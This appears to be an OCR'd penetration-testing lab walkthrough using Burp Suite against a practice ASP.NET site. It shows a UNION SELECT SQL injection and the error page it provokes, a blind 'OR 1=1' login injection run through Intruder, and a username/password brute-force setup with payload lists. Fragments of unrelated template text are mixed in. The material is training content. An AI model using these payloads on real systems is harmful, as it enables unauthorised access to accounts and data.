
Type	Name	Value
URL	id	UNION SELECT NULL--
Cookie	__cfduid	dc6029645e59a793349b3b819dae0...
Cookie	_ga	GA1.2.781573113.1564954291
Cookie	__auc	4e20d75b16c5e988ea135b1a1af
Cookie	__tawkuuid	e::infosecaddicts.com::AptkfxgFF6G...
Cookie	__stripe_mid	b53f835b-625c-4a04-8fe8-075c7b...
Cookie	_fbp	fb.1.1564955153850.417041806
Cookie	_gid	GA1.2.768203859.1565816579
Cookie	_gat	1

See Error Message and Code:



```
HTTP/1.1 500 Internal Server Error
Date: Thu, 15 Aug 2019 01:47:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Strict-Transport-Security: max-age=0
X-Content-Type-Options: nosniff
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 5067805f595038a4-ATL
Content-Length: 5294

<!DOCTYPE html>
<html>
<head>
<title>Incorrect syntax near the keyword 'UNION'.</title>
<meta name="viewport" content="width=device-width" />
<script src="/cdn-cgi/apps/head/ckgy0PiWGjg9puHUcMTwg3BmE2U.js"></script><style>
          body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
          p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
          b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
          H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
          H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
          pre {font-family:"Consolas","Lucida
Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-height:14pt}
          .marker {font-weight: bold; color: black;text-decoration: none;}
          .version {color: gray;}
          .error {margin-bottom: 10px;}
          .expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:hand; }
          @media screen and (max-width: 639px) {
           pre { width: 440px; overflow: auto; white-space: pre-wrap; word-wrap: break-word; }
          }
          @media screen and (max-width: 479px) {
           pre { width: 280px; }
          }
         </style>
```



Server Error in '/' Application.

Incorrect syntax near the keyword 'UNION'.

Description: An unhandled exception occurred during the execution of the current web re
Please review the stack trace for more information about the error and where it originated
code.

Exception Details: System.Data.SqlClient.SqlException: Incorrect syntax near the keyword 'UNION'.

Source Error:


```
Line 191:            SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM
Line 192:            DataSet dsResult = new DataSet();
Line 193:            myAd.Fill(dsResult);
Line 194:            return dsResult;
Line 195:        }
```

Source File: c:\inetpub\wwwroot\App_Code\BookService.cs **Line:** 193


Stack Trace:

```
[SqlException (0x80131904): Incorrect syntax near the keyword 'UNION'.]
```

Blind SQL Injection:



Go to “Intruder”:



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
POST /login.aspx HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 699
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgPF6GWh88K8Tg8ZwvukfPHuRU+5Z9KZtd825wOcntFQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.41704l806; _gid=GA1.2.768203859.1565816579
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTExNDMwMzAwOTIPZBYCZg9kFgICAw9kFgYCBw8PFgIeBlZpc2libGVoZGQCCw8PFgIfAGhkZAIbDxYCHglpbm5lcmh0bWwFDldl
bGNvbWUgZ3Vlc3QgIWQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgQFDmN0bDAwJGliU2VhcmNoBRRjdGwwMCRpYlNlYXJjaERPTVhTUwURY3RsMDAkaWJOZXdzRW1haWwFIWN0bDAwJE
NvbnRlbnRQbGFjZUhvbGRlcjEkaWJMb2dpbpS%2BJRpVGlpm8k86wSadOo%2FhVjGzMu6K54b%2FSRfbmx5t&__VIEWSTATEGENERATOR=C2EE9ABB&ctl00%24txtSearch=&ctl00%24txtSearchDOM
XSS=&ctl00%24ddlAdvSearch=Title&ctl00%24txtNewsEmail=&ctl00%24ContentPlaceHolder1%24txtUser=1%2BOR+%2B1%3D1&ctl00%24ContentPlaceHolder1%24txtPass=123456&c
tl00%24ContentPlaceHolder1%24ibLogin.x=21&ctl00%24ContentPlaceHolder1%24ibLogin.y=7
```


“Start Attack”



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Account number is valid.
2365	2364	200	☐	☐	33209	☑
0		200	☐	☐	33208	☐
1	0	200	☐	☐	33205	☐
2	1	200	☐	☐	33205	☐
3	2	200	☐	☐	33205	☐
4	3	200	☐	☐	33205	☐
5	4	200	☐	☐	33205	☐
6	5	200	☐	☐	33205	☐
7	6	200	☐	☐	33205	☐
8	7	200	☐	☐	33205	☐
9	8	200	☐	☐	33205	☐
10	9	200	☐	☐	33205	☐
11	10	200	☐	☐	33206	☐
12	11	200	☐	☐	33206	☐

When payload matches, it should work



This is a template designed by free website templates for you for free you can replace all the text by your own text. This is just a place holder so you can see how the site would look like. If you're having problems editing the template please don't hesitate to ask for help on the forum. You will get help

Do not Make Me Think A Common Sense Approach to Web Usability by Steve Krug and Roger Black

A Guide to the Wireless Engineering Body of Knowledge by John Wiley & Sons

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.


June 22nd, 2005

Today's applications communicate using


2. Broke Authentication & Session Management:

Brute Force a Login Page:

Go to Login page:



Capture it in Burp’s Proxy & Send to Intruder:



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
POST /login.aspx HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 686
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgPF6GWh88K8Tg8swvukfPHuRU+5s9KStd825wOcntFQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.417041806; _gid=GA1.2.1143145789.1566082771; _gat=1
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTExNDMwMzAwOTIPZBYCZg9kFgICAw9kFgYCBw8PFgIeB1Zpc2libGVoZGQCCw8PFgIfAGhkZAIbDxYCHglpbm5lcmh0bWwFDld1
bGNvbWUgS3Vlc3QgIWQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgQFDmN0bDAwJGliU2VhcmNoBRRjdGwwMCRpYlNlYXJjaERPTVhTUwURY3RsMDAkaWJOZXdzRW1haWwFIWN0bDAwJE
NvbnRlbnRQbGFjZUhvbGRlcjEkaWJMb2dpbpS%2BJRpVGlpm8k86wSadOo%2FhVjGzMu6K54b%2FSRfbmx5t&__VIEWSTATEGENERATOR=C2EE9ABB&ctl00%24txtSearch=&ctl00%24txtSearchDOM
XSS=&ctl00%24ddlAdvSearch=Title&ctl00%24txtNewsEmail=&ctl00%24ContentPlaceHolder1%24txtUser=123&ctl00%24ContentPlaceHolder1%24txtPass=2222&ctl00%24Content
PlaceHolder1%24ibLogin.x=15&ctl00%24ContentPlaceHolder1%24ibLogin.y=12
```

Clear the pre-set payload and highlight “Username” and “Password” values:



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
POST /login.aspx HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 686
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgPF6GWh88K8Tg8swvukfPHuRU+5s9KStd825wOcntFQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.417041806; _gid=GA1.2.1143145789.1566082771; _gat=1
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTExNDMwMzAwOTIPZBYCZg9kFgICAw9kFgYCBw8PFgIeB1Zpc2libGVoZGQCCw8PFgIfAGhkZAIbDxYCHglpbm5lcmh0bWwFDld1
bGNvbWUgS3Vlc3QgIWQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgQFDmN0bDAwJGliU2VhcmNoBRRjdGwwMCRpYlNlYXJjaERPTVhTUwURY3RsMDAkaWJOZXdzRW1haWwFIWN0bDAwJE
NvbnRlbnRQbGFjZUhvbGRlcjEkaWJMb2dpbpS%2BJRpVGlpm8k86wSadOo%2FhVjGzMu6K54b%2FSRfbmx5t&__VIEWSTATEGENERATOR=C2EE9ABB&ctl00%24txtSearch=&ctl00%24txtSearchDOM
XSS=&ctl00%24ddlAdvSearch=Title&ctl00%24txtNewsEmail=&ctl00%24ContentPlaceHolder1%24txtUser=§123§&ctl00%24ContentPlaceHolder1%24txtPass=§2222§&ctl00%24Con
tentPlaceHolder1%24ibLogin.x=15&ctl00%24ContentPlaceHolder1%24ibLogin.y=12
```

Go to “Payloads” tab and ensure that the Sets are ready to go:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions ta
can be customized in different ways.


Payload set: 1 Payload count: 8

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
Admin
Admin1
Dave
User
Pete
Paul
Oscar
Harrion
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload s
can be customized in different ways.

Payload set: 2 Payload count: 8


Payload type: Simple list Request count: 64

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
!@#$%
!@#$%^
!@#$%^&
!@#$%^&
!root
$$RV
$secure$
*3noguru
```

Start Attack:



